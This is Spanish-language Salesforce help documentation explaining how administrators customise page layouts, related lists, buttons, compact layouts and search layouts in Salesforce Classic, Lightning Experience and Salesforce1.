Los campos aparecen en la ficha Detalles. Puede eliminar o reordenar campos en un formato de página solo a través del editor de formato de página.

**Listas relacionadas**

Las listas relacionadas se incluyen como componentes de Lightning en Lightning Experience. No todas las listas relacionadas son compatibles con Lightning Experience. Por ejemplo, la lista relacionada Historial de `objeto` no es compatible.

**Botones estándar y personalizados**

Los botones estándar y personalizados se consideran acciones en Lightning Experience, igual que en Salesforce1.

**Importante:** Los botones personalizados que llaman a JavaScript no son compatibles en Lightning Experience.

**Páginas de Visualforce**

Las páginas de Visualforce que ha agregado al formato de página aparecen en la ficha Detalles. Solo las páginas de Visualforce con `Disponible para aplicaciones móviles de Salesforce y Páginas de Lightning` activado aparecen en Lightning Experience.

Las páginas de Visualforce que se han incluido en la sección Tarjetas móviles como componentes no aparecen en Lightning Experience.

Estos elementos del formato de página no son compatibles con Lightning Experience:

- Espacios en blanco
- Búsquedas ampliadas
- Tarjetas móviles

  Nota: La tarjeta de Twitter que ve en páginas de registro de cuenta, contacto y candidato en Lightning Experience no es la misma que el componente de Twitter disponible como una tarjeta móvil en el editor de formato de página. La tarjeta de Twitter en Lightning Experience es un componente de Lightning. Debe tener Contactos y Cuentas sociales activada para que aparezca.

- S-Control
- Secciones
- Etiquetas

Nota: No puede utilizar el editor de formato de página mejorado para personalizar el formato de páginas de inicio de registro de Lightning Experience. Todos los usuarios ven el mismo formato de registro en Lightning Experience, independientemente del tipo de perfil o registro.

CONSULTE TAMBIÉN

Configurar las fichas Llamada, Tarea y Evento en el autor de actividad en Lightning Experience

Configurar la acción de correo electrónico en el autor de actividad en Lightning Experience

## Sugerencias para optimizar formatos de página en Salesforce1

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto Database.com

Aquí tiene algunas sugerencias y trucos para que sus formatos de página existentes se adapten mejor a los dispositivos móviles.

Quizá los formatos de página que contengan decenas de campos y una gran cantidad de listas relacionadas puedan gestionarse al visualizar registros en la pantalla de un ordenador, pero en un pequeño dispositivo móvil, ver ese mismo registro puede ser abrumador. Aquellos que acceden a la información a través de un dispositivo móvil buscan una forma rápida de obtener lo que necesitan, por lo que no tiene sentido que sus usuarios tengan que filtrar cientos de campos y listas relacionadas.

Al optimizar un formato de página, considere lo siguiente:

- ¿Qué aspectos es importante ver de un vistazo?
- ¿Cuáles son los momentos importantes para sus usuarios cuando trabajan en Salesforce1?
- ¿Qué acciones o procesos puede automatizar de modo que sus usuarios no tengan que hacerlo manualmente?

### La clave: organice y minimice campos

- Utilice secciones para organizar la información lógicamente, situando los elementos más importantes en la parte superior de la página para que aparezcan primero. Sus usuarios no desean buscar campos individualmente. Organizar campos similares por secciones ayudará a que sus usuarios encuentren lo que necesitan. Pueden desplazarse con facilidad hacia abajo en la página hasta la sección que les interesa.
- En el caso de cuentas, contactos y candidatos, no necesita colocar los campos de teléfono o correo electrónico cerca de la parte superior. Se puede acceder rápidamente a ellos a través del icono y el icono en la barra de acción de cada página de registro.
- No necesita mantener los campos en una columna, ya que la página se representará dinámicamente basándose en el dispositivo en el que se esté visualizando. Un teléfono reorganizará los campos en una única columna y una tableta o un ordenador de sobremesa mostrará dos columnas.

- Coloque los campos más importantes en el formato compacto, que se encarga de los aspectos destacados y las tarjetas de vista previa de registro en Salesforce1, para que estén disponibles desde el primer momento y sus usuarios móviles no tengan que desglosar la información detallada del registro. Hablaremos de los formatos compactos de manera más detallada en breve.
- Mantenga el número de campo obligatorios al mínimo. Hacer que un campo sea obligatorio significa que deberá aparecer en la página de detalles de todos los formatos de página, así que considere si esos campos son verdaderamente necesarios. Quizá deba convencer a las partes interesadas de que un campo no es realmente necesario para guardar un registro.
- Si está disponible en su organización, plantéese utilizar tipos de registros para que los campos que no sean comunes para todos los registros no tengan que aparecer en todos los registros.
- Para reducir el número de campos en una pantalla, considere la opción de utilizar valores predeterminados para nuevos registros en lugar de hacer que el usuario introduzca los datos.

## Gestionar tarjetas móviles en el editor de formatos de página mejorado

Agregue búsquedas ampliadas, componentes y páginas de Visualforce a la sección Tarjetas móviles del formato de página para que se muestren como tarjetas móviles en Salesforce1.

Los elementos que ubique en la sección Tarjetas móviles no aparecen en la página de detalles de un registro en el sitio completo de Salesforce sino solo en la página de información relacionada del registro en Salesforce1.

Puede agregar estos tipos de elementos a la sección Tarjetas móviles de un formato de página.

- Componentes
- Búsquedas ampliadas
- Páginas de Visualforce
- Aplicaciones de lienzo

A algunos objetos estándar se les han añadido tarjetas móviles por defecto. Personalice el formato de página para eliminarlas o agregar tarjetas adicionales.

1. Acceda al editor de formatos de página.
2. En las categorías Búsquedas ampliadas, Componentes, Páginas de Visualforce o Aplicaciones de lienzo, arrastre un elemento a la sección Tarjetas móviles.
3. Guarde el formato de página.

Después de guardar el formato, los elementos que agregue se mostrarán inmediatamente en Salesforce1. Puede que necesite actualizar para ver los cambios.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto Database.com

PERMISOS DE USUARIO

Para personalizar los formatos de página:
- "Personalizar aplicación"

Para ver formatos de página:
- "Ver parámetros y configuración"

## Personalizar listas relacionadas

Puede personalizar los botones, las columnas que aparecen, su orden y el orden de los registros de listas relacionadas en las páginas de detalles del registro en Salesforce y el portal de clientes de Salesforce:

1. Acceda al editor de formatos de página.
2. Haga doble clic en una lista relacionada del formato para editarla. Si está utilizando el editor de formatos de página mejorado, también puede hacer clic en el icono de llave inglesa ( ).

   Nota: La lista relacionada Historial no se puede personalizar porque los datos no se almacenan en ella. La lista relacionada Historial tiene vínculos con datos que se encuentran en otra parte.

3. Seleccione qué campos hay que incluir en la lista relacionada, y defina el orden de visualización de los campos. Podrá incluir hasta 10 campos por cada lista relacionada.

   Nota: No puede mover el campo de lista de una lista relacionada porque es un identificador único para el registro.

   Puede agregar campos personalizados del tipo de área de texto largo a una lista relacionada. Sin embargo, no puede agregar algunos campos estándar del tipo de área de texto largo. Por ejemplo, no puede agregar el campo Descripción en una Oportunidad a una lista relacionada.

   El orden predeterminado depende del registro. La lista desplegable `Ordenar por` no está disponible para actividades ni productos de la oportunidad.

   Los campos de búsqueda no se pueden visualizar en su lista de búsqueda relacionada correspondiente. Por ejemplo, el campo de búsqueda de casos en un formato de página de cuentas no está disponible cuando modifica la lista de casos relacionada.

4. Si procede, seleccione otros formatos de página a los que aplicar las personalizaciones de lista relacionada.

   Sólo los formatos que incluyan esta lista relacionada aparecerán en la lista. Los formatos que incluyan listas relacionadas con las mismas personalizaciones que las que tenía el formato actual cuando lo abrió se seleccionarán de forma predeterminada.

5. Haga clic en **+** en la sección Botones para personalizar qué botones estándar y personalizados se muestran en la lista relacionada.

   Nota: Debe definir el botón personalizado del objeto contenido en la lista relacionada, no el objeto principal, y el `Tipo` del botón debe ser Botón de lista. Por ejemplo, para mostrar un botón personalizado de la lista relacionada Contactos de una cuenta, defina el botón personalizado de los contactos, no el de las cuentas.

6. Si es necesario, haga clic en **Volver a los valores predeterminados** para deshacer cualquier personalización que haya realizado y usar los ajustes predeterminados de Salesforce en la lista relacionada.
7. Haga clic en **Aceptar** para almacenar las personalizaciones. Los cambios no se guardan hasta que guarda el formato de página.
8. Seleccione `Sobrescribir las listas relacionadas personalizadas de los usuarios` para aplicar las listas relacionadas en el formato de página a todos los usuarios, incluso si ya han personalizado su vista.
9. Guarde el formato de página.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para personalizar listas relacionadas:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Formatos de página y seguridad a nivel de campo

## Personalizar los botones de la página de detalles

Para personalizar los formatos de página, es posible controlar qué botones personalizados y estándar se muestran y el orden en el que aparecen los botones personalizados. Para personalizar los botones de la página de detalles del registro:

1. Desde la configuración de gestión para el objeto cuyo formato de página desea personalizar, vaya a Formatos de página.
2. Haga clic en **Modificar** junto al formato de página que desee personalizar.
3. Realice una de las siguientes acciones.
   - En el editor de formatos de páginas original, haga doble clic en el elemento Botones de página de detalles en la Sección de botones.
     - Para ocultar cualquier botón estándar, cancele la selección de la casilla de verificación junto al nombre del botón.
     - Para agregar o quitar botones personalizados, seleccione el botón en la lista Botones disponibles y haga clic en **Agregar** o **Quitar**.
     - Ordene los botones personalizados seleccionándolos y haciendo clic en **Arriba** o **Abajo**.
     - Para deshacer los ajustes de personalización y restablecer los valores predeterminados, haga clic en **Volver a los valores predeterminados**.
     - Haga clic en **Aceptar** para cerrar la ventana emergente cuando termine.
   - En el editor de formatos de página mejorado, seleccione la categoría Botones en la paleta y arrastre uno o más botones de la paleta a la sección de botones en el formato de página. Los botones estándar deben ir en el área de botones estándar y los botones personalizados, en el área de botones personalizados. Para eliminar un botón personalizado o estándar en el formato estándar, arrastre el botón a la paleta.
4. Haga clic en **Guardar** en el formato de páginas.
5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para personalizar los botones de la página de detalles:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Sustituir botones estándar y páginas de la ficha inicio
Definir botones y vínculos personalizados
Configuración de gestión de búsqueda de objetos

## Personalizar formatos de página con el editor de formatos de página original

El editor de formatos de página original le permite personalizar los formatos de página para los detalles y modificar páginas en Salesforce, el portal de Self-Service y el portal de clientes de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para personalizar los formatos de página:
- "Personalizar aplicación"

Nota: Salesforce recomienda utilizar el editor de formatos de página mejorado en lugar del editor de formatos de página original.

1. Acceda al editor de formatos de página.
   - Modificar formatos de página para objetos estándar
   - Modificar formatos de página para objetos personalizados y externos
2. Si se activan etiquetas, especifique si las etiquetas personales y públicas deben incluirse en la sección de encabezado del formato de página. Los usuarios pueden etiquetar un registro solo si están incluidas las etiquetas públicas o personales.
   - Para agregar etiquetas personales o públicas, seleccione Elementos del encabezado de la lista desplegable Ver y, a continuación, arrastre el elemento Etiquetas personales o Etiquetas públicas a la sección del encabezado. No puede cambiar el orden en que aparecen las etiquetas públicas y personales si ambas aparecen en la sección del encabezado a la vez.
   - Para eliminar etiquetas, arrastre los elementos de Etiquetas personales y Etiquetas públicas de la sección del encabezado hasta el área bajo la lista desplegable Ver.
3. Para personalizar botones, haga doble clic en **Botones de página de detalles** en la Sección de Botones.
   - Para ocultar cualquier botón estándar, cancele la selección de la casilla de verificación junto al nombre del botón.
   - Para agregar o quitar botones personalizados, seleccione el botón en la lista Botones disponibles y haga clic en **Agregar** o **Quitar**.
   - Para ordenar los botones personalizados, selecciónelos y haga clic en **Arriba** o **Abajo**.
   - Para deshacer los ajustes de personalización y restablecer los valores predeterminados, haga clic en **Volver a los valores predeterminados**.
   - Para cerrar la ventana emergente, haga clic en **Aceptar**.
4. Para organizar campos, Custom S-Control, páginas de Visualforce, vínculos personalizados y listas relacionadas en el formato, seleccione uno o más elementos del cuadro situado a la derecha y arrástrelos a la ubicación deseada. Puede arrastrar hasta 20 S-Control, 20 páginas de Visualforce, 20 búsquedas ampliadas y 100 listas relacionadas a un formato de página. No hay límites en cuanto al número de campos y vínculos personalizados.
   - Para seleccionar varios elementos de forma individual, utilice CTRL+clic.
   - Para seleccionar varios elementos como grupo, utilice Mayús+clic.

   Nota:
   - Puede agregar una página de Visualforce a un formato de página si el controlador estándar de la página de Visualforce está definido para el objeto para el que crea el formato de página. Si no tiene ninguna página de Visualforce con un controlador estándar asignado a ese objeto, la categoría de páginas de Visualforce no aparecerá en la paleta.
   - Los elementos que no estén en el formato de página aparecerán en el cuadro de desplazamiento situado en el lateral derecho.
   - Utilice la leyenda para establecer los campos que son obligatorios, dependientes, controladores o que tengan otros atributos que puedan afectar a las decisiones sobre el formato de página.

5. Para establecer qué campos son obligatorios y cuáles son de sólo lectura, seleccione uno o más campos y haga clic en **Modificar propiedades**.
   - No es posible cambiar las propiedades de campo de algunos campos estándar. Los campos personalizados sólo se pueden cambiar si no son campos necesarios para todos.
   - Los administradores y usuarios que cuenten con el permiso "Modificar campos de sólo lectura" siempre pueden modificar los campos marcados como sólo lectura.
   - Si crea un campo de lista de selección de sólo lectura, todos los registros nuevos tendrán el valor predeterminado de dicha lista de selección.
   - Los campos de numeración automática siempre son de sólo lectura.
   - Si marca el campo de oportunidad `Probabilidad` como sólo lectura, el valor `Probabilidad` no dejará de actualizarse automáticamente cuando un usuario cambie el valor de `Etapa` de una oportunidad.
   - En Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, la configuración de seguridad a nivel de campo anula las propiedades de campo definidas aquí si el valor de la seguridad a nivel de campo es más restrictivo que el del formato de página.

6. Para cambiar las propiedades de un S-Control o de una página de Visualforce, haga doble clic y establezca los siguientes atributos.
   - `Anchura` define el tamaño horizontal en píxeles o porcentaje.
   - `Altura` define el tamaño vertical en píxeles.
   - `Mostrar barras de desplazamiento` determina si iFrame en el que se muestra S-Control contiene barras de desplazamiento cuando sea necesario.
   - `Mostrar etiqueta` determina si el formato de la página incluye la `Etiqueta` de Custom S-Control. Elimine la etiqueta para mostrar Custom S-Control en un área más amplia.

7. Para organizar la página por secciones, haga clic en **Modificar** junto a una sección de página existente, o bien haga clic en **Crear nueva sección** para crear una sección de página nueva.
   - Escriba un nombre para la sección. Tenga en cuenta que los nombres de algunas secciones de página estándar no se pueden cambiar.
   - Establezca si la sección debe tener una o dos columnas.
   - Establezca el orden en que los usuarios pueden desplazarse mediante el tabulador por los elementos de dicha sección.
   - Defina si el nombre de la sección debe mostrarse en las páginas de detalles y de modificación.

8. Para personalizar listas relacionadas en el formato de página, haga doble clic en la lista relacionada en la sección Lista relacionada.
   - Para agregar o eliminar campos, seleccione uno o más campos y utilice las flechas para agregar o quitar los campos de las columnas de la lista relacionada en el formato de página, así como para establecer el orden en el que estas columnas van a mostrarse. Podrá incluir hasta 10 campos por cada lista relacionada.
   - Para seleccionar varios campos de forma individual, utilice CTRL+clic.
   - Para seleccionar varios campos como grupo, utilice Mayús+clic.
   - Para ordenar los elementos en la lista relacionada, seleccione un campo de la lista desplegable Ordenar por. Los elementos aparecen en orden ascendente a menos que haya seleccionado `Descendiente`. El orden predeterminado depende del registro. La lista desplegable Ordenar por no está disponible para actividades ni productos de la oportunidad.
   - Si procede, seleccione más formatos de página a los que aplicará las personalizaciones de su lista relacionada.
   - Para personalizar qué botones estándar aparecen en la lista relacionada, seleccione o cancele la selección de la casilla de verificación que aparece junto al nombre de botón.
   - Para personalizar qué botones personalizados aparecen en la lista relacionada, seleccione el botón y haga clic en **Agregar** o **Quitar**. Para ordenar los botones personalizados, selecciónelos y haga clic en **Arriba** o **Abajo**.

Nota: Para crear un botón personalizado para la lista relacionada, consulte Definir botones y vínculos personalizados. Debe definir el botón personalizado del objeto contenido en la lista relacionada, en lugar del objeto principal, y el `Tipo` del botón debe ser Botón de lista. Por ejemplo, para mostrar un botón personalizado de la lista relacionada Contactos de una cuenta, defina el botón personalizado de los contactos, no el de las cuentas.

Algunas listas relacionadas no se pueden personalizar, ya que no almacenan datos, sino que actúan como vínculo a ellos. Desplace el cursor sobre la sección de cualquier lista relacionada para comprobar si puede personalizarse. Además, los campos de búsqueda no se pueden visualizar en su lista de búsqueda relacionada correspondiente. Por ejemplo, el campo de búsqueda de casos en un formato de página de cuentas no está disponible cuando modifica la lista de casos relacionada.

9. Seleccione `Sobrescribir las listas relacionadas personalizadas de los usuarios` para aplicar las listas relacionadas en el formato de página a todos los usuarios, incluso si ya han personalizado su vista.
10. Para revisar el formato de página, haga clic en **Vista previa**. En la vista previa de Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, seleccione un perfil para ver cómo aparecerán las páginas para los usuarios con diferentes perfiles. Observe que, en la vista previa, la mayoría de las columnas de las listas relacionadas aparecen sin datos.
11. Para terminar, haga clic en **Guardar**. De forma alternativa, puede hacer clic en **Guardado rápido** para guardar y continuar modificando el formato de página.

En Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition:

- Para seleccionar los registros relacionados que se mostrarán en la vista en miniatura de la ficha Consola, haga clic en **Vista de mini consola**.
- Para definir los formatos de página en miniatura de los registros que aparecen en la vista en miniatura de la ficha Consola, haga clic en **Formato de mini consola**.

Nota: No puede definir vistas en miniatura de la consola o formatos de página en miniatura para el Formato de cerrar caso o los formatos de página Registrar un caso y Ver casos en el portal de autoservicio.

En Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition:

- Puede asignar formatos de página para combinaciones de tipo de registro y perfil diferentes.
- Puede establecer la seguridad a nivel de campo para restringir aún más el acceso de campo.

CONSULTE TAMBIÉN

Personalizar listas relacionadas

Formatos de página

## Formatos compactos

Los formatos compactos se utilizan en Salesforce1 y Lightning Experience para mostrar los campos clave de un registro de un vistazo.

En el sitio completo de Salesforce, los formatos compactos determinan qué campos aparecen en un elemento de noticia en tiempo real de Chatter que aparece cuando un usuario crea un registro con una acción rápida.

Nota: Para evitar compartir información de forma involuntaria en las noticias en tiempo real, el formato de página de tarea determina los campos que aparecen en los elementos de noticias en tiempo real para tareas creadas utilizando una acción rápida.

En Salesforce1, los primeros cuatro campos que asigna a un formato compacto aparecen en:

- El área de aspectos destacados del registro de un objeto

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

- Las tarjetas de búsqueda ampliada de la página de información relacionada de un registro

En Lightning Experience, los siete primeros campos que agrega a un formato compacto aparecen en el panel de aspectos destacados del registro de un objeto.

Nota: Si un usuario no tiene acceso a uno de los campos asignados a un formato compacto, se utiliza el siguiente campo del formato.

Si no crea formatos compactos personalizados para un objeto, todos los campos resaltados de registro del objeto, las tarjetas de vista previa y los elementos de noticias en tiempo real relacionados con acciones se configuran por un formato compacto predeterminado del sistema de solo lectura que incluye un conjunto predefinido de campos. Una vez haya creado uno o más formatos compactos personalizados, puede establecer uno como el formato compacto principal para el objeto. El formato compacto principal se utiliza a continuación como el formato predeterminado para ese objeto.

Los formatos compactos principales determinan qué campos se muestran en los mensajes de correo electrónico de resumen personales de Chatter.

Si tiene tipos de registro asociados con un objeto, puede sustituir la asignación del formato compacto principal y asignar formatos compactos específicos a diferentes tipos de registro.

Los formatos compactos son compatibles con todos los tipos de campo excepto:

- área de texto
- área de texto largo
- área de texto enriquecido
- lista de selección múltiple

CONSULTE TAMBIÉN

Crear formatos compactos

Notas sobre los formatos compactos

## Crear formatos compactos

Utilice formatos compactos para personalizar los campos que aparecen para los registros del objeto cuando se visualizan en Salesforce1 y Lightning Experience.

Los cuatro primeros campos en su formato compacto cumplimentan la sección de aspectos destacados del registro en la parte superior de cada vista de registro en Salesforce1. La sección Aspectos destacados del registro en Lightning Experience utiliza los cinco primeros campos en el formato compacto.

1. Desde la configuración de gestión para el objeto que desea modificar, vaya a Formatos compactos.
2. Cree un nuevo formato compacto y asígnele una etiqueta.
3. Agregue hasta 10 campos.

   Consejo: Ponga el campo `Nombre` del objeto en primero lugar para proporcionar contexto para sus usuarios cuando visualizan un registro.
4. Ordene los campos seleccionándolos y haciendo clic en **Arriba** o **Abajo**.

   El orden que asigna a los campos determina el orden en el que aparecen.
5. Guarde el formato.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**


PERMISOS DE USUARIO

Para personalizar formatos compactos:
- "Personalizar aplicación"

Para ver formatos compactos:
- "Ver parámetros y configuración"

6. Para establecer el formato compacto como formato compacto principal para el objeto, haga clic en **Asignación de formato compacto**.

Ejemplo: Esta imagen muestra una página de formato compacto de modificación de ejemplo para el objeto estándar Cuenta:




Esta es la página de detalles para una cuenta de ejemplo en la aplicación móvil Salesforce1. Puede ver que el nombre, el sitio, el número de teléfono y el número de cuenta de la cuenta se muestran de forma concisa en la parte superior de la página.

CONSULTE TAMBIÉN

- Asignar formatos compactos a tipos de registro
- Notas sobre los formatos compactos
- Formatos compactos

## Asignar formatos compactos a tipos de registro

Si no crea formatos compactos personalizados para un objeto, todos los campos resaltados de registro del objeto, las tarjetas de vista previa y los elementos de noticias en tiempo real relacionados con acciones se configuran por un formato compacto predeterminado del sistema de solo lectura que incluye un conjunto predefinido de campos. Una vez haya creado uno o más formatos compactos personalizados, puede establecer uno como el formato compacto principal para el objeto. El formato compacto principal se utiliza a continuación como el formato predeterminado para ese objeto. Si tiene tipos de registro asociados con un objeto, puede sustituir la asignación del formato compacto principal y asignar formatos compactos específicos a diferentes tipos de registro.

1. Desde la configuración de gestión para el objeto que desea modificar, vaya a Formatos compactos.

   Consejo: Para artículos de Salesforce Knowledge, desde Configuración, introduzca *Tipos de artículos de Knowledge* en el cuadro Búsqueda rápida y, a continuación, seleccione **Tipos de artículos de Knowledge**, haga clic en el nombre de un tipo de artículo, luego desplácese por la lista relacionada Formatos compactos.

2. Haga clic en **Asignación de formato compacto**.
3. Seleccione un formato compacto para utilizar como el formato compacto principal para este objeto.
4. En la sección Sustitución de tipo de registro, seleccione uno o más tipos de registro a los que desea asignar un formato compacto.

   Si no tiene tipos de registro definidos para el objeto, no verá este sección. Si no establece ninguna sustitución de tipo de registro, todos los tipos de registro utilizan el formato compacto principal del objeto de forma predeterminada.

   Algunos tipos de registro en la lista pueden estar inactivos. Puede asignar un formato compacto a un tipo de registro inactivo.

5. Seleccione un formato compacto de la lista desplegable Formato compacto para utiliza para asignarlo a las celdas seleccionadas.
6. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Los formatos compactos están disponibles en: **Todas** las ediciones excepto **Database.com**

Tipos de registro disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para personalizar formatos compactos:

- "Personalizar aplicación"

Para ver formatos compactos:

- "Ver parámetros y configuración"

CONSULTE TAMBIÉN

- Crear formatos compactos
- Notas sobre los formatos compactos
- Formatos compactos
- Configuración de gestión de búsqueda de objetos

## Notas sobre los formatos compactos

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

- Los cambios que realiza en un formato compacto se reflejan tanto en Salesforce1 como Lightning Experience.
- Cada tipo de registro puede tener solo un formato compacto asignado. Sin embargo, es posible asociar un formato compacto a varios tipos de registro.
- Los usuarios que no tienen acceso a algunos campos en Salesforce no lo ven en el formato compacto.
- Un formato compacto debe tener al menos un campo.
- Un formato compacto solo puede contener campos de su objeto, incluyendo un campo de fórmula que es una referencia de objeto cruzado a otro objeto.
- La eliminación de un campo de un formato de página no lo elimina del formato compacto del objeto. Los dos tipos de formato son independientes.
- Si cambia un campo en un formato compacto a un tipo incompatible, se elimina el campo del formato compacto.
- Antes de poder eliminar un formato compacto establecido como el formato compacto principal para el objeto, debe elegir otro formato compacto para sustituirlo.
- En Salesforce1, las tareas muestran automáticamente si una tarea es abierta o cerrada y la fecha de vencimiento (dependiendo del acceso de un usuario a fechas de actividad). Al personalizar un formato compacto de tarea, no necesita agregar esos campos a la lista Campos seleccionados.
- Los formatos compactos no están disponibles para Chatter Mobile para BlackBerry o Paneles para aplicaciones móviles de iPad.

CONSULTE TAMBIÉN

Crear formatos compactos

Formatos compactos

# Seleccionar campos para mostrar en la lista Vistos recientemente en páginas de inicio de objetos en Lightning Experience

Como administrador de Salesforce, puede personalizar la lista Vistos recientemente que aparece en la página de inicio de la mayoría de objetos estándar o personalizados. Seleccione y ordene los campos para mostrar de modo que sus usuarios vean la información más importante para su empresa.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para personalizar la lista de registros recientes
- "Personalizar aplicación"

Nota: Estos pasos funcionan en Lightning Experience. Si ve el icono del Iniciador de aplicación ( ⁝⁝⁝ ) en el lado izquierdo de la barra de navegación en la parte superior de su pantalla, está en Lightning Experience. En caso contrario, está en Salesforce Classic.

Para la mayoría de vistas de lista, sus usuarios pueden seleccionar qué campos mostrar y cómo ordenar las columnas de vistas. Sin embargo, no pueden modificar la lista rápida de registros recientes en páginas de inicio de sesión de objetos. Solo los administradores de Salesforce pueden seleccionar y ordenar los campos para mostrar para la lista rápida de registros recientes. Los administradores no pueden realizar ningún cambio en esta lista predeterminada.

1. Desde Configuración, introduzca `Gestor de objetos` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Gestor de objetos**.
2. Haga clic en el nombre de etiqueta del objeto para la lista Vistos recientemente si desea realizar una modificación.

3. Desde el menú de vínculos en la parte superior de la página, haga clic en **Formatos de búsqueda**.
4. En el extremo derecho de la columna Resultados de búsqueda, haga clic en y seleccione **Modificar**.
5. Para agregar columnas a la lista Vistos recientemente, seleccione uno o más campos de Campos disponibles y haga clic en **Agregar**. Para eliminar columnas, seleccione uno o más campos de Campos seleccionados y haga clic en **Eliminar**.
6. Ordene columnas seleccionando uno o más campos de Campos seleccionados y haciendo clic en **Arriba** o **Abajo**.
7. Haga clic en **Guardar**.

Ejemplo: Sus usuarios colaboran en oportunidades. Para facilitar la tarea de ver quién ha trabajado la última vez en una oportunidad reciente, seleccione **Última modificación realizada por** desde la lista Campos disponibles. Haga clic en **Agregar** para moverlo a Campos seleccionados. Ahora, esta información aparece en la lista Vistos recientemente en la página de inicio de Oportunidades.

## Personalizar formatos de búsqueda

Personalice qué campos mostrar a los usuarios en los resultados de búsqueda, campos de filtro de búsqueda, cuadros de diálogo de búsqueda, las listas de registros recientes de las páginas de inicio de las fichas en Salesforce Classic y en los cuadros de diálogo de búsqueda de teléfonos para Salesforce CRM Call Center.

Asimismo, podrá especificar un conjunto de campos distinto para que se muestre en cada formato de búsqueda. Esta configuración afecta a todos los usuarios de la organización y del portal de clientes de Salesforce.

Además, puede personalizar qué botones se deben mostrar en las vistas de listas personalizadas y resultados de búsqueda. Puede ocultar un botón de vista de lista estándar o mostrar un botón personalizado. Los botones estándar no están disponibles en los formatos de resultados de búsqueda. Para visualizar un botón personalizado, cree el botón personalizado y proporciónele un `Tipo de visualización` *`Botón de lista`*.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para cambiar los formatos de búsqueda:
- "Personalizar aplicación"

1. Desde la configuración de gestión para el objeto adecuado, vaya a Formatos de búsqueda.
2. Haga clic en **Modificar** junto al formato que desee personalizar. Especifique un conjunto de elementos diferente para mostrar. Puede modificar resultados de búsqueda, cuadros de diálogo de búsqueda, listas de registros recientes en páginas de inicio de ficha en Salesforce Classic, cuadros de diálogo de búsqueda de teléfono, vistas de lista y campos de filtros de búsqueda.
3. Para los formatos de vistas de listas y de resultados de búsqueda, seleccione los botones estándar o personalizados que desee mostrar. Para ocultar un botón estándar de la vista de lista, elimine su selección. Los botones estándar no están disponibles en los formatos de resultados de búsqueda.
4. Mueva los campos entre Campos disponibles y Campos seleccionados.
   - Para personalizar qué campos aparecen en el formato, seleccione uno o más campos y haga clic en **Agregar** o **Eliminar**.
   - Para ordenar campos en el formato, seleccione uno o más campos en Campos seleccionados y haga clic en **Arriba** o **Abajo**.
   - Para seleccionar varios campos de forma individual, utilice CTRL+clic.
   - Para seleccionar varios campos como grupo, utilice Mayús+clic.
   - Para personalizar qué elementos aparecen en el formato, seleccione el elemento y haga clic en **Agregar** o **Eliminar**.
   - Para ordenar elementos en el formato, seleccione el elemento y haga clic en **Arriba** o **Abajo**.

   Nota: Cuando modifique un diseño de resultados de búsqueda de un objeto, puede seleccionar la casilla de verificación **Sustituir personalizaciones de columnas de resultados de búsqueda de todos los usuarios**. Si la activa, todas las personalizaciones de columna de usuarios en su organización se sobrescribirán y se almacenará en la configuración predeterminada de toda la organización.

5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Formatos de página

Notas sobre los formatos de búsqueda

## Notas sobre los formatos de búsqueda

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para cambiar los formatos de búsqueda:
- "Personalizar aplicación"

- Los formatos de búsqueda no se aplican a Salesforce CRM Content.
- Los formatos de búsqueda no se aplican a miembros de la campaña, equipos de oportunidades o equipos de cuentas.
- El formato de búsqueda no controla qué archivos se buscan para coincidencias de palabra clave. La lista de campos buscados es la misma en Salesforce.
- Podrá agregar hasta 10 campos a cada formato de búsqueda.
- No puede eliminar campos de identificación únicos, como `Nombre de cuenta` o `Número de caso` de los formatos de búsqueda. Estos campos deben aparecer en primer lugar en el orden de campos en el formato de búsqueda.
- No puede agregar campos de texto largo como `Descripción`, `Detalles de la solución` o campos de área de texto largo personalizado a los formatos de búsqueda.
- Todos los campos están disponibles para agregarlos al formato de búsqueda incluso si algunos campos están normalmente ocultos por la personalización del formato de búsqueda por el usuario.
